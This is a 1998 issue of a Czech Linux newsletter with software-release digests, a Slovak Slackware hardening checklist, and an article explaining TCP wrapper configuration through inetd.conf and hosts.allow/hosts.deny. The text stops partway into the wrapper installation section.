Březen 1998

Linuxové noviny

Úvodem

Pavel „ať už je tohle číslo za mnou“ Janík ml., 11. března 1998

Bezpečnost. Bezpečnost. Bezpečnost. V poslední době slyšíme toto slovo stále častěji. Po Internetu se totiž pohybuje velká spousta citlivých dat, jejichž zneužití by jejich majitelům přineslo obrovské finanční ztráty. Ale nejen po Internetu. Většina intranetů také obsahuje citlivé údaje, které je potřeba chránit jak před vnějšími, tak i vnitřními nepřátely (ostatně – zeptejte se v NASA . . .).

Komerční systémy poskytující zabezpečení dat jsou velmi drahé a někdy jejich cena dokonce převyšuje případnou finanční ztrátu způsobenou únikem informací. Jinak je tomu ve světě Linuxu. Přímo v jeho zdrojových textech je zabudován mechanismus umožňující firewalling. Tento mechanismus popisuje Pavel Kaňkovský v článku ➡Filtrování paketů v Linuxu. Dokonalejší, avšak stále volně šiřitelnou obdobou, je firewalling na bázi IP Firewall Chains ➡Firewall v řetězech.

K bezpečnosti serverů s operačním systémem Linux také pomáhá balík TCP wrapper, který nám představí Leo Hadacz ve svém článku ➡TCP wrapper. Vzdálený přístup k již dokonale zabezpečenému serveru si zajistíme programem Secure Shell, který popíše Jan Pazdziora (➡SSH — Secure shell).

Zatím tedy dokážeme zabezpečit server zvenčí a dokážeme se na něj i zvenčí přihlásit. Ale ještě jsme neřešili otázku lokální bezpečnosti. Té se ve svých článcích dotknou David Rohleder (článek ➡Přetečení bufferu) a Pavel Kaňkovský (článek ➡S-bit – životu nebezpečno).

Zatím jsme poněkud zanedbali otázku bezpečnosti služeb. Nejpoužívanějšími službami na Internetu vůbec jsou email a WWW. Bezpečnost emailu je zajišťována mechanismem PGP, který nám popíše Petr Kolář v článku nazvaném ➡Pretty Good Privacy. (Ne)bezpečnosti protokolu HTTP se budeme věnovat v některém z příštích čísel Linuxových novin.

V březnovém čísle Linuxových novin dále najdete druhý díl seriálu o dokumentaci v Emacsu od uznávaného odborníka Milana Zamazala (➡Emacs? Help! (2.část)) a také pokračování seriálu o RPM, jehož autorem je Jan „Yenya“ Kasprzak (➡Získávání informací z databáze RPM).

Mezi pravidelné rubriky Linuxových novin patří ➡Měsíc v comp.os.linux.announce a ➡Co nového na sunsite.unc.edu?. Petr Bárta se ujal rubriky ➡Linux Journal.

Petr Olšák nám ve svém článku ➡Linux na katedře matematiky FEL ČVUT představí Linux tak, jak jej asi neznáte – jako pracovní a aplikační server pro celou fakultu. Článek Petra Olšáka je dalším důkazem toho, že při koupi nového programového i technického vybavení se vyplatí uvažovat a vybrat nejvýhodnější, nikoli nejdražší, variantu.

No a nakonec se můžete trošku pousmát, protože budete jistě unaveni četbou pravděpodobně nejobsáhlejšího čísla Linuxových novin.

A konečně se mohu jít věnovat své přítelkyni . . . ■

Měsíc v comp.os.linux.announce

Pavel Janík ml., 1. března 1998

Měsíc únor byl v konferenci *comp.os.linux.announce* poměrně rušný, vždyť digesty z konference mají velikost skoro 700kB. Pusťme se tedy hned do novinek ve světě operačního systému Linux a free softwaru.

A.E. Brouwer (aeb@win.tue.nl) uvolnil novou verzi prohlížeče manuálových stránek `man 1.5`. Prohlížeč je k dispozici na obvyklých místech, např. na adrese (1). Nová verze obsahuje i české zprávy (ačkoli chybně v adresáři `cz` místo `cs`). `man 1.5` také obsahuje program `man2html`, který umožňuje převod z formátu `groff` do formátu HTML.

Sandro Serafini (sersa@molly.sci.univr.it) naprogramoval nový editor Zed (2). Zed je podle svého autora velmi jednoduchý, rychlý, výkonný, malý, vysoce konfigurovatelný a málo náročný na výkon procesoru. Autor se tedy pokouší konkurovat editoru `vi`, uvidíme, jak se mu to podaří. ZED podporuje slupcové bloky, obarvování syntaxe (C++, HTML, TEX, Java, mail), více oken/bufferů, závorkování, dosové konce řádků, makra, editaci v hexadecimálním módu. (Nebo snad chce konkurovat i Emacsu?)

Andrew M. Bishop (amb@gedanken.demon.co.uk) vytvořil program `XBomb 2.1` (3), který se až nápadně podobá programu MineSweeper standardně dodávanému s Microsoft Windows. Program běží pod X-Windows. Oproti jiným programům umožňuje zvolit i jiná než čtvercová pole. (Já jsem zkoušel pouze trojúhelníky a můžu říci, že je to poměrně obtížné . . .)

Linux Software Database (LSDB) byla přesunuta na novou adresu (4). LSDB je prohledávatelná databáze programového vybavení pro operační systém Linux.

Společnost Eklektix, Inc. oznámila, že bude pravidelně vytvářet a obnovovat stránku Linux Weekly News (5). Zatím se jí to daří.

Alexander Zimmermann oznámil vytvoření binární distribuce balíku ImageMagick 4.0.1. Detailní popis tohoto balíku a jeho schopností naleznete na adrese (6). Binární soubory jsou linkovány proti `glibc`, naleznete je na adrese (7).

Bruce A. Locke (blocke@lizard.org) vytvořil novou minidistribuci Linuxu – tentokráte se jedná o instalaci na UMSDOS filesystému (tedy na jakémkoli DOSu, Windows.) Podporovány jsou jak FAT16 a FAT32, tak i VFAT. Instalace se jmenuje FireMyst (8) a autor o ní napsal:

> Installation of FireMyst is as easy as just unziping a file!
>
> ---
>
> Instalace distribuce FireMyst je stejně jednoduchá jako rozbalení souboru.
> Bruce A. Locke v announci distribuce FireMyst

Paul Russell (rusty@paul.tattersalls.com.au) vytvořil patch pro jádro verze 2.0.33, který umožňuje využívat IP Firewalling Chains. Jedná se o kompletní přepis IPv4 firewallu v jádře. Patch je doplněn o náhradu klasického programu `ipfwadm`. Více informací naleznete na adrese (9).

Damian Bentley (dbentley@turing.une.edu.au) uvolnil další beta verzi svého patche pro `sendmail`, který umožňuje kryptovanou komunikaci mezi dvěma (stejně opatchovanými) `sendmaily`. RFC popisující protokol jejich komunikace už je ve fázi přípravy. Patch najdete na adrese (10).

Marsel Osipov (marsel@lex.infi.net) hledá dobrovolníky, kteří mu chtějí pomoci při vývoji 3D-modelovacího balíku Virtuoso. Pokud máte zájem, podívejte se na adresu (11).

Linbot 0.3 je skvělou pomůckou pro webmastery – umožňuje totiž zobrazit strukturu WWW serveru, sledovat nesprávné odkazy, dokáže najít staré WWW stránky, zobrazit seznam odkazů na jiné WWW servery, zobrazit používané obrázky, dělat vše zmíněné pravidelně a bez uživatelova přičinění. Tento mocný nástroj naleznete na adrese (12).

Paul Ashton (paul@argo.demon.co.uk) oznámil vytvoření nového mailing listu, který se zabývá používáním Samby jako NT domain controlleru. Více informací o mailing listu i jeho archív naleznete na adrese (13).

S. Mark Black (sblack@ee.ryerson.ca) oznámil novou verzi balíku MAT (Monitoring and Administration Tool), distribuovaného systému určeného pro správu UNIXových serverů pomocí jednotného GUI. Systém umožňuje správu databází uživatelů, skupin, `/etc/hosts`, exportovaných svazků, `/etc/motd`, DNS, `/etc/services`, cron, NIS, diskového prostoru, přihlašování, routovacích tabulek. Mezi hlavní výhody patří možnost správy více počítačů z jedné konzoly. Podrobnější informace naleznete na adrese (14).

Christopher Neufeld (neufeld@physics.utoronto.ca) oznámil novou verzi populárního perlovského skriptu Distribute (15). Tento skript umožňuje rozložit zátěž na více počítačů. Skript byl prý vyzkoušen i na kompilaci jádra Linuxu.

Společnost Xi Graphics nabízí 25% slevu na celou řadu svých produktů pro školy, akademické pracovníky a studenty. Více informací najdete na adrese (16).

Falko Braeutigam (falko@softwarebuero.de) oznámil novou verzi integrovaného vývojového prostředí WipeOut, které je nadstavbou nad CVS, `make`, gbd, JDK a překladač. WipeOut obsahuje textový editor, prohlížeč tříd i projektů apod. Informace naleznete na adrese (17).

Eugene O'Neil (eugene@cs.umb.edu) vytvořil knihovnu XTC (X Tool Collection). XTC je knihovna pro X-Window napsaná v „pure“ Javě. Knihovna není závislá na existujících C knihovnách, jako Xlib nebo Motif, měla by je kompletně nahradit. XTC nepoužívá standardní AWT, ale přímo komunikuje s displayem pomocí TCP socketů. Knihovnu a další informace o ní naleznete na adrese (18).

Ian Hutchinson (hutch@PSFC.MIT.EDU) oznámil novou verzi svého programu Tth, konvertoru z TEXu do HTML. Program naleznete na adrese (19).

Datapult/PF 2.02 (20) je nový, výkonný skriptovací jazyk pro vytváření HTML stránek on-line.

> Any task that can be done in C, Java, or Perl can usually be done in PF with far less effort.
>
> ---
>
> Každá úloha, která může být udělána v jazyce C, Javě nebo Perlu, může být obvykle zhotovena i v PF s mnohem menší námahou.
> Roger Gonzalez v announci Datapult/PF 2.0

Leonard N. Zubkoff (lnz@dandelion.com) oznámil novou verzi svého ovladače pro SCSI řadiče BusLogic MultiMaster a FlashPoint. Ovladač najdete na adrese (21).

Robert Wilhelm oznámil konečnou verzi knihovny FreeType, která slouží k práci s TrueType fonty. Najdete ji na adrese (22).

KDE Beta 3 (23) byla uvolněna 1.února.

M. Leo Cooper (thegrendel@theriver.com) vytvořil další verzi Software Building mini-HOWTO, ve kterém se dozvíte, jak kompilovat a instalovat většinu programového vybavení pro Linux. Dokument naleznete na adrese (24) nebo na českém zrcadle (25).

Program Webalizer, který slouží k analýze logovacích souborů HTTP serverů, má evropský mirror na adrese (26).

H. J. Lu (hjl@lucon.org) oznámil novou verzi knihovny `libc` – 5.4.44. Knihovnu naleznete na adrese (27).

Hra Freeciv už existuje ve verzi 1.5. Jedná se o hru ne nepodobnou známé hře Civilization. Naleznete ji na adrese (28).

Carlo Strozzi (carlos@tango.uu.ml.org) je autorem nového databázového systému NoSQL (29).

Michael Hoennig (mhoennig@on-line.de) vytvořil neoficiální „Často kladené otázky“ StarOffice 4.0. Dokument naleznete na adrese (30).

David Hinds (dhinds@zen.stanford.edu) uvolnil verzi 3.0.0 balíku PCMCIA Card Services – konečně budu mít na svém notebooku oficiální verzi a žádné své hacky (no dobře, zase tak horké to nebude – verze 3.0.0 nejde kompilovat s 2.1.89, ale už je k dispozici patch). Balík najdete na obvyklých místech (31).

Paul Sheer (psheer@obsidian.co.za) zdokumentoval postup Kickstart instalace Red Hat Linux 5.0 přes paralelní laplink (PLIP) na adrese (32). ■

1 Man 1.5
`ftp://ftp.win.tue.nl/pub/linux/util`
2 Textový editor ZED
`http://space.tin.it/io/saserafi/zed`
3 XBomb 2.1
`http://www.gedanken.demon.co.uk/xbomb/`
4 Linux Software Database
`http://www.egypt.pca.net`
5 Linux Weekly News
`http://www.eklektix.com/lwn/`
6 ImageMagick
`http://www.wizards.dupont.com/cristy/ImageMagick.html`
7 FTP server s balíkem ImageMagick
`ftp://ftp.wizards.dupont.com/pub/ImageMagick/linux`
8 UMSDOS distribuce FireMyst
`http://www.lizard.org/dragonlinux/`
9 Linux Generic IP Firewalling Chains
`http://www.adelaide.net.au/~rustcorp/ipfwchains/`
10 Secure Sendmail
`ftp://mcs.une.edu.au/pub/ssmail`
11 3D-modelovací balík Virtuoso
`http://www.geocities.com/SiliconValley/Lakes/7705/`
12 Linbot 0.3
`http://home1.gte.net/marduk/linbot/index.html`
13 Samba domain controller – mailing list
`http://samba.anu.edu.au/listproc/`
14 MAT 0.15
`ftp://sunsite.unc.edu/pub/Linux/system/admin/frontends`
15 Distribute
`ftp://caliban.physics.utoronto.ca/pub/linux`

16 Xi Graphics
`http://www.xig.com`
17 WipeOut 1.1h
`http://www.softwarebuero.de`
18 X Tool Collection
`http://www.cs.umb.edu/~eugene/XTC/`
19 Tth
`http://hutchinson.belmont.ma.us/tth/tth.html`
20 Datapult/PF 2.02
`http://datapult.com/products/pf/`
21 Ovladač pro BusLogic MultiMaster
`http://www.dandelion.com/Linux/`
22 FreeType font engine
`http://www.physiol.med.tu-muenchen.de/~robert/freetype.html`
23 The K Desktop Environment
`http://www.kde.org`
24 Software Building mini-HOWTO
`http://sunsite.unc.edu/LDP/HOWTO/mini/Software-Building`
25 Software Building mini-HOWTO na TEN-34 CZ
`http://www.linux.cz/linuxdoc/HOWTO/mini/Software-Building`
26 Evropské zrcadlo programu Webalizer
`http://samhain.unix.cslab.tuwien.ac.at/webalizer/`
27 Libc 5.4.44
`ftp://tsx-11.mit.edu/pub/linux/packages/GCC`
28 Freeciv 1.5
`http://www.daimi.aau.dk/~allan/freeciv.html`
29 NoSQL
`ftp://ftp.linux.it/pub/database/RDB/nosql-0.8.tar.gz`
30 StarOffice FAQ
`http://www.on-line.de/~michael.hoennig/`
31 PCMCIA Card Service
`ftp://hyper.stanford.edu/pub/pcmcia/pcmcia-cs-3.0.0.tar.gz`
32 Red Hat Kickstart – PLIP instalace
`ftp://sunsite.unc.edu/pub/Linux/system/install/`

Co nového na sunsite.unc.edu?

Pavel Janík ml., 7. března 1998

X11

X11/desktop/FileRunner-2.4.2.tar.gz, filemanager s vestavěnou podporou FTP

X11/fonts/Xfstt-0.9.7.tgz, X FontServer pro fonty `*.ttf`

apps

apps/graphics/rays/BehemotEditor0.8.0.tar.gz, program pro ray tracing

apps/sound/mixers/xqmixer-1.4.tar.gz, mixážní program pro X-Windows (používá knihovnu Qt)

apps/www/mirroring/pavuk-0.7pl3.tgz, mirrorovací balík pro HTTP/FTP/Gopher

commercial

commercial/IPAD.0.5.03.Linux.2.0.i486.X11R6.3.tgz, „inteligentní" vektorový kreslící program

system

system/mail/listservs/BeroList-2.5.5.tar.gz, jednoduše konfigurovatelný listserver

system/network/serial/ppp/PPPKit-0.7.tar.gz, perlovský program generující chat script pro PPP připojení

system/serial/acua-2.03-1.src.rpm, řízení přístupu a administrace pro sériové linky

utils

utils/compress/TkZip-0.9.18b.tar.gz, grafické rozhraní pro různé komprimační a zálohovací programy

■

Linux Journal

Petr Bárta, 3. března 1998

Hlavním tématem únorového Linux Journalu jsou databáze. Rolf Herzog se ve svém článku věnuje databázi *PostgreSQL*, jejím funkcím, programovému rozhraní a spolupráci s WWW serverem.

Balík *Qddb*, umožňující rychlé vytváření databází, jejich prohlížení, generování výstupů apod., představují Eric Herrin a Gil Benson.

Jak použít databázový systém */rdb* (nejen) k analýze logů WWW serveru ukazuje ve svém článku Ed Petron.

Databázi *Beagle SQL* popisuje její autor, Rob Klein, v posledním článku věnovaném tématu čísla.

Pravděpodobně každého uživatele Linuxu zaujme a potěší text Darylla Strausse o technické stránce zpracování vizuálních efektů pro film *Titanic*.

První část seriálu věnovaného síťovému programování v Linuxu se zaměřuje na principy síťování a BSD sockety. Autory seriálu jsou Ivan Griffin a John Nelson.

Čtvrtou částí se uzavírá seriál Michaela J. Hammela o programu GIMP. Tentokrát autor podrobně popisuje jeho nástroje (*toolbox*), *pluginy* a klávesové zkratky.

Pro začátečníky může být užitečný návod Jonathana Walthera, jak správně nastavit svůj systém pro příjem pošty.

Randy J. Yarger ukazuje programování modulů v Apachi a spolupráci s *mSQL* – to vše na příkladu webovského počítadla.

Jak posílat data z WWW formulářů jako přílohu k dopisu, ale třeba i jak provádět pomocí WWW upload souborů na server se můžete dozvědět v článku Reuvena M. Lernera.

Linux Journal (1) samozřejmě obsahuje ještě další recenze a spoustu inzerátů. Jako člověka snažícího se naučit PERL mne zaujal přehled knih o PERLu od nakladatelství O'Reilly, z nichž jedna (*Programování v PERLu*) vyšla i v českém překladu. ■

1 Linux Journal
`http://www.linuxjournal.com`

Niekoľko krokov k zvýšeniu bezpečnosti Linuxu Slackware 3.4

Štefan Šimko, 4. března 1998

Za bezpečnosť budem v tomto článku považovať súbor opatrení zabezpečujúcich, že nikto nezíska kontrolu nad mojim počítačom, neznefunkční ho ani ho nepoužije k útoku na iný systém. Tento článok je zameraný na Slackware 3.4. Väčšina krokov, ktoré teraz uvediem, sa netýka len Slackware, ale Linuxu všeobecne. Slackware je jedna z najznámejších a najpoužívanejších distribúcií Linuxu. Je udržiavaný na Walnut Creek. Jeho domáci archív je na *ftp.cdrom.com* a má množstvo mirrorov. Zakúpiť sa dá na *www.cdrom.com*, *www.lsl.com*, *www.cheapbytes.com*. Na posledných dvoch stojí len 2 – 3 doláre, avšak s poštovným a clom sa môže predražiť aj na viac ako 500 Sk.

Prvá pomoc

- Nastavenie rootovho hesla. Toto je veľmi dôležité, pretože jeho vlastník má úplnú kontrolu nad systémom. Heslo by malo mať prinajmenšom 6 znakov, odporúčam však 8, malo by obsahovať veľké, malé písmená, čísla a vhodný je aj nejaký nealfanumerický znak. Nemalo by to byť žiadne zrozumiteľné slovo ani rodné číslo. Hackerské slovníky a programy sa takisto vedia vyrovnať aj so substitúciami typu L – 1, E – 3, O - 0 a podobne.
- Odstránenie bugov dodávaných v distribúcii. Slackware 3.4 sa dodáva s bugovým dillon crontab/crond. Po inštalácii hned nahradíme celý balík bin.tgz za nový patchnutý z adresy (1). Ak mienime využívať POP3, je vhodné namiesto dodávaného použiť nejaký iný, dobré skúsenosti mám s qpopperom, ktorý sa dá nájsť na adrese (2).
- Vyhodenie zbytočných daemonov z `/etc/rc.d/rc.*`. Obzvlášť `sendmail` a sieťoví daemoni v `rc.inet2`. Čo naozaj nepotrebujeme, to nemá zmysel spúšťať a ochránime sa aj pred rizikom, ze niekedy v budúcnosti sa objaví exploit práve na našu verziu daemonov. Zároveň aj šetríme pamäť servera.
- To isté pre služby a daemonov v `/etc/inetd.conf`. Služby, ktoré sme ponechali, by mali byť oklieštené pomocou `/usr/sbin/tcpd` TCP wrappera.
- Nastavenie sieťových prístupových práv pre služby, ktoré sme nechali v `/etc/inetd.conf`. Robí sa to pomocou konfiguračných súborov `/etc/hosts.allow` a `/etc/hosts.deny`, ktoré sú konfiguračné súbory `tcpd`. Čím menej počítačom alebo sieťam povolíme prístup, tým menej ľudí má príležitosť na nás útočiť.
- Okamžitý prechod na kernel aspoň 2.0.33. Predchádzajúce verzie obsahujú bugy v TCP/IP implementácii, ktoré umožňujú hocikomu zo siete zhodiť Linux a tým mu znemožniť poskytovať služby (*Denial Of Service Attack*). Čo sa týka kernelu, nezmeniť nastavenie Drop Source-routed Frames, ktoré chráni ostatné počítače od útokov cez náš počítač.
- Inštalácia najnovšej verzie `sendmailu` z (3). Obzvlášť dôležité, pretože `sendmail` je veľmi komplexný program plný bugov. Napriek tomu je však často nutné ho použiť, preto je dôležité mať nainštalovanú poslednú verziu.
- Inštalácia `ssh` alebo iného programu zabezpečujúceho, že heslá ani žiadna komunikácia nejde po sieti nezašifrovaná.
- Odstránenie identifikačných znakov Linuxu. Ak neprezradíme, že používame Linux, vyhneme sa útokom typu: „Je nový exploit na Linux, vyhladajme všetky Linuxy na dosah a hacknime ich". Ako sa dá nájsť Linux? Pomocou login bannerov v `/etc/issue.net`, pomocou SNMP, `sendmail`, `ftpd` atď., pomocou hrdých bannerov „Linux inside" na WWW stránkach a hlavne podľa mena servera, ako napríklad *linux.na.univerzite.sk*, čo umožňuje skutočne masové automatické hľadanie Linuxov.

Trvalo udržateľná bezpečnosť

- Nainštalovať software, ktorý pravidelne (z `cronu`) kontroluje bezpečnosť systému. Napríklad kontrolu setuid programov, privilégii a vlastníctva systémových súborov vykonáva `cops`. Dobrý program na kontrolu zmien rôznych parametrov súborov, ako času vytvorenia, poslednej zmeny, posledného prístupu, dĺžky, zmeny obsahu atď. je `tripwire` (obidva najdete na adrese (4)). `Tripwire` treba nakonfigurovať aby monitoroval tie súbory ktoré potrebujeme. Databázu kontrolných súčtov si treba skopírovať na nejaký iný počítač, aby hackeri po zmene súborov nevykonali update databázy. Pravidelne kontrolovať heslá užívateľov pomocou programu `crack`. Napísať si alebo pohladať nejakú kontrolu `/var/log/syslog` na zlé pokusy o `su`, `/var/adm/wtmp` na neštandardné adresy.
- Sledovať diskusné skupiny a mailing listy zamerané na bezpečnosť, napr. `bugtraq`, `linux-security`, CERT advisories, SNI advisories, L0pht advisories.
- Používať ťažké heslá, ktoré sa nedajú uhádnuť, odporúča sa aspoň jeden nealfanumerický znak, veľké, malé písmená a čísla.
- Nedávať SUID bit programom, ktoré ho nepotrebujú alebo bez ktorých sa zaobídeme.
- Učiť sa, učiť sa, učiť sa, stále je niečo nové. Nenechať sa ukolísať pocitom, že sme spravili všetko a že sme dobrí (tuším som zašiel do ideológie).

Paranoia

Ak máte temné tušenie, že to stále nestačí a nemôžete sa zbaviť pocitu, že niekto ide po vás, môžte napríklad preventívne upraviť svoj kernel:

- Vyhodiť z drivera sieťovej karty kód prepínajúci do *Promiscuous Mode*, ktorý umožňuje odchytávať z ethernetu packety. Takto dosť sťažíte niekomu, kto hackol váš počítač, útoky na ďaľšie počítače pomocou zachytených hesiel.
- Vyhodiť používanie modulov.
- Nastaviť v kerneli kvóty na počet procesov, užívateľov, proces/užívateľ, pamäť/proces atď., aby nám užívatelia nemohli zhodiť systém obyčajným programom alokujúcim pamäť alebo procesy.
- Vykonať zopár patchov (nápady podľa Phracku 52 – (5)):
  - Znemožniť userom vidieť info o procesoch (dobrý nápad).

- Znemožniť exec iných fajlov ako boli explicitne povolené (dosť reštriktívne).
- Ochrana pred útokmi s pretekajúcim bufferom.
- Rozvrstvenie právomocí na niektoré operácie (potom netreba root privs) vytvorením špeciálnych groups na bindovanie na port < 1024, vytváranie raw socketov.

■

1 Patch bin.tgz pro Slackware 3.4
`ftp://ftp.cdrom.com/pub/linux/slackware-3.4/slakware/a2`
2 Qpoper
`http://www.eudora.com/freeware/qpop.html`
3 Sendmail
`http://www.sendmail.org/`
4 Cert.org
`http://www.cert.org/`
5 Phrack 52
`http://www.phrack.com/52/`

TCP wrapper

Leo Hadacz, 11. března 1998

Instalací tohoto balíku lze značně zvýšit odolnost instalace systému proti různým útokům ze sítě, neboť pomocí tohoto balíku je možné monitorovat a filtrovat přicházející požadavky pro síťové služby SYSTAT, FINGER, FTP, TELNET, RLOGIN, RSH, EXEC, TFTP, TALK a jiné. Jádrem balíku je síťový démon `tcpd`. Anglické slovo „wrapper" znamená něco jako „přepínač". Takto se skutečně dá charakterizovat činnost tohoto démona. Vysvětlíme si ji později na příkladu komunikace mezi klientem a serverem pro službu FINGER. Vzhledem k tomu, že neexistuje (pokud je mi známo) ustálený český ekvivalent k termínu *wrapper*, budu v dalším textu používat tento anglický výraz.

Mezi funkce wrapperu patří:

1. ověřovat platnost jména klientského počítače
2. ověřovat platnost IP adresy klientského počítače
3. zjišťovat identitu uživatele (pokud je to možné) na straně klienta podle protokolů popsaných v dokumentu RFC 931 (a dalších) (*client username lookups*)
4. pomocí tzv. tabulek kontroly přístupu (*access control tables*) zakázat použití některých služeb od některých počítačů.

Je požadováno, aby démoni odpovídající na síťové požadavky, byli spouštěni pomocí nějakého speciálního serveru, jako je (ve většině případů) démon `inetd`. Wrapper využívá nastavení tzv. programového rozhraní TLI (*transport level interface*), pokud je k dispozici.

Jak to pracuje

Téměř všechny aplikace provozované na protokolu TCP/IP jsou založeny na modelu klient-server. Např. pokud nějaký uživatel zadá na lokálním počítači příkaz `telnet` (klient), aby se připojil na vzdálený počítač, je na tomto počítači spuštěn proces (server), který umožní navázání spojení. Příklady programů klient–server jsou v tabulce ➡Příklady architektury klient–server.

klient	server	aplikace
telnet	telnetd	vzdálené přihlášení
ftp	ftpd	přenos souborů
finger	fingerd	výpis uživatelů

Tabulka 1: Příklady architektury klient–server

Většinou je na straně serveru spuštěn jediný démon, který čeká na všechny příchozí žádosti o spojení. Tento démon se většinou jmenuje `inetd`. Jakmile je spojení navázáno, `inetd` spustí příslušný server a začne opět čekat na další požadavky.

Programy typu wrapper fungují na jednoduchém principu. Místo aby `inetd` spustil hned příslušný server, `inetd` spustí wrapper a jako parametr mu předá jméno serveru, který se měl původně spustit. Wrapper pak zaznamená do nějakého souboru (logu) jméno a adresu klientského počítače a může též provést další kontrolní činnosti. Když tyto činnosti proběhnou dobře, wrapper spustí příslušný server a sám skončí.

Programy typu wrapper mají svoje výhody i nevýhody. Mezi výhody patří to, že wrapper je nezávislý jak na klientovi, tak na serveru, takže tyto programy nejsou závislé na aplikaci, lze je použít (s jistým omezením) na jakékoliv internetové služby. Kromě toho jsou wrappery pro klienty neviditelné (přinejmenším pro autorizované klienty). Výhodné je rovněž to, že wrapper je aktivní pouze při iniciálním kontaktu mezi klientem a serverem, takže jakmile wrapper splní svoji úlohu, nevzniká další overhead (tj. „nadbytečná data") v komunikaci mezi klientem a serverem.

Jednoduchý mechanismus funkce wrapperu má však jednu velkou nevýhodu. Wrapper víceméně nelze použít pro servery, které obhospodařují více než jednoho klienta. Wrapper by totiž měl efekt pouze na klienta, který první kontaktuje server. Typickým případem je NFS mount démon. V některých případech má však použití např. přístupových tabulek implementován přímo server, nebo lze někdy použít pomocný software, který tuto nevýhodu eliminuje.

Wrapper zaznamenává informace o žádostech a průběhu připojení do logovacích souborů s využitím logovacího démona, který se většinou jmenuje `syslogd` (viz manová stránka `syslogd(8)`). To, do kterého souboru je informace ukládána, záleží na konfiguraci logovacího démona. Tato konfigurace je zpravidla v souboru `/etc/syslog.conf`. V distribuci Red Hat Linux wrapper zapisuje hlášky většinou do souboru `/var/log/messages`.

Wrapper lze nastavit několika způsoby. Nejběžnější přístup je změna v souboru `/etc/inetd.conf`. Uvedeme si nyní slíbený příklad se službou FINGER.

Původní položka v souboru `/etc/inetd.conf` mohla vypadat např. takto:

```
finger  stream  tcp    nowait  nobody \
   /usr/sbin/in.fingerd     in.fingerd
```

Abychom uvedli v činnost program `tcpd`, změníme původní položku takto:

```
finger  stream  tcp    nowait  nobody \
   /usr/sbin/tcpd           in.fingerd
```

Nyní tedy při požadavku na připojení službou FINGER nebude hned spuštěn program in.fingerd, ale program tcpd.

Pokud je démon pro danou službu uveden bez cesty, tcpd jej hledá v adresáři, který byl nastaven v konstantě REAL_DAEMON_DIR (lze ji zadat před překladem programu), což je v Red Hat Linux 5.0 adresář /usr/sbin. Lze však použít i absolutní cestu:

```
ntalk  dgram  udp    wait   root \
   /usr/etc/tcpd /usr/local/lib/ntalkd
```

Po této změně musíme zaslat signál HUP procesu inetd, aby se změna projevila. Učiníme tak např. příkazem

```
killall -HUP inetd
```

Tabulky kontroly přístupu

Program tcpd je v distribuci Red Hat přeložen s podporou kontroly přístupů, která je realizována pomocí dvou souborů: /etc/hosts.allow a /etc/hosts.deny. Tyto soubory se většinou označují jako tabulky kontroly přístupu. Tyto soubory obsahují pravidla určující, která připojení od kterých počítačů mají být akceptována a která ne. Tyto tabulky jsou využívány i některými dalšími programy, jako je např. ssh (alespoň podle mých zkušeností), které pomocí démonu tcpd spouštěny nejsou. S tímto je třeba počítat. Když např. povolíme jen některé démony, které vyčteme ze souboru /etc/inetd.conf, musíme být připraveni na to, že možná nepojedou některé jiné věci. Potom však stačí příslušné služby doplnit. Např. budeme chtít zakázat všechny služby volané démonem inetd pro počítač se jménem *anchor.env.cz*. Naeditujeme tedy soubor /etc/hosts.deny a dáme do něj pravidlo

```
ALL: anchor.env.cz
```

Zjistíme však, že se na náš počítač nelze z jmenovaného počítače připojit pomocí programu ssh. Dále se nám nelíbí, že najednou nejdou na počítači *anchor* montovat disky z našeho počítače. Je to proto, že tabulky kontroly přístupu ovlivňují i program portmapper, který je pro montování disků potřebný. Službu programu portmapper musíme tedy rovněž povolit. Tato služba se označuje řetězcem „portmap“. Naše pravidlo tedy upravíme takto:

```
ALL EXCEPT sshd,portmap: anchor.env.cz
```

Nyní by již měly výše zmíněné věci fungovat.

Oba soubory mohou obsahovat více pravidel. Pravidla mají obecně tvar

```
<seznam démonů> : <klientské počítače> \
[ : <příkaz shellu> ]
```

Část v hranatých závorkách je nepovinná. Prvky seznamu mohou být odděleny čárkou nebo mezerou. Je možno používat např. tyto *wildcards*:

- ALL – univerzální wildcard, vyhovuje (match) všemu.
- LOCAL – vyhovuje všem jménům počítačů, které neobsahují tečku

Podrobnější informace naleznete v manové stránce hosts_access(5). V seznamu může být též uveden operátor EXCEPT, jehož funkce je patrná z výše uvedeného příkladu.

Vysvětlíme si krátce, jak wrapper určuje oprávněnost požadavků o připojení. Wrapper hledá v tabulkách a použije první pravidlo, které vyhovuje požadavku. Při výběru pravidel se postupuje takto:

1. Přístup bude povolen, pokud pár (démon, klient) vyhovuje nějakému pravidlu uvedenému v souboru /etc/hosts.allow.
2. Přístup bude odepřen, pokud pár (démon, klient) vyhovuje nějakému pravidlu uvedenému v souboru /etc/hosts.deny.
3. V ostatních případech je přístup povolen.

Syntaxe pravidel kontroly přístupu je dokumentována v manové stránce hosts_access(5). Je potřeba, aby wrapper nezpomaloval odezvu serveru, a proto byl jazyk pro psaní pravidel navržen tak, aby byl co nejjednodušší. Se zvyšující se rychlostí počítačů je tento jazyk možné rozšířit. Toto rozšíření je popsáno v manové stránce hosts_options(5). Aby bylo možné toto rozšíření použít, musí být wrapper s tímto rozšířením zkompilován. V případě distribuce Red Hat Linux tomu tak je.

Kontrolní výpis pravidel provedeme příkazem tcpdchk -v.

Pravidla pro kontrolu přístupu mohou být též použita k tomu, aby klientům byl spuštěn „ten správný“ server. Např. chceme, aby WWW databáze komunikovala v rodném jazyce, pokud se připojí klient z dané země, a v angličtině, pokud se připojí klient odjinud.

Vypisování zpráv klientům (banner messages)

Pokud je povoleno rozšíření jazyka, je možné před spuštěním příslušného serveru vypsat klientovi nějakou zprávu. Pravidlo bude mít pak tento tvar:

```
<seznam démonů> : <seznam klientů> : \
banners /some/directory
```

Pokud dojde k vyhovění, program tcpd se nejprve podívá do adresáře /some/directory a pokud v něm najde soubor, který má stejné jméno, jako příslušný démon, zkopíruje jeho obsah klientovi. Např. pro službu TELNET se démon jmenuje in.telnetd, takže stejně se bude jmenovat i příslušný soubor. Může v něm být např. zpráva

```
Ahoj %u@%h, co tě k nám přivádí?
```

%u a %h jsou tzv. *%<písmeno> expanze*. Konkrétně %u bude expandováno na jméno uživatele a %h na jméno klientského počítače. Těchto expanzí je víc a jsou popsány v manové stránce hosts_access(5). Návod, jak spravovat soubory se zprávami je v souboru /usr/doc/tcp_wrappers*/Banners.Makefile.

Konfigurace a instalace

Instalace tohoto balíku na Linuxu je velice jednoduchá pokud používáte např. distribuci Red Hat. Tento balík může být instalován již při instalaci celého systému. Pro úplnost uvedu ještě příslušný postup, pokud balík při instalaci celého systému instalován nebyl:

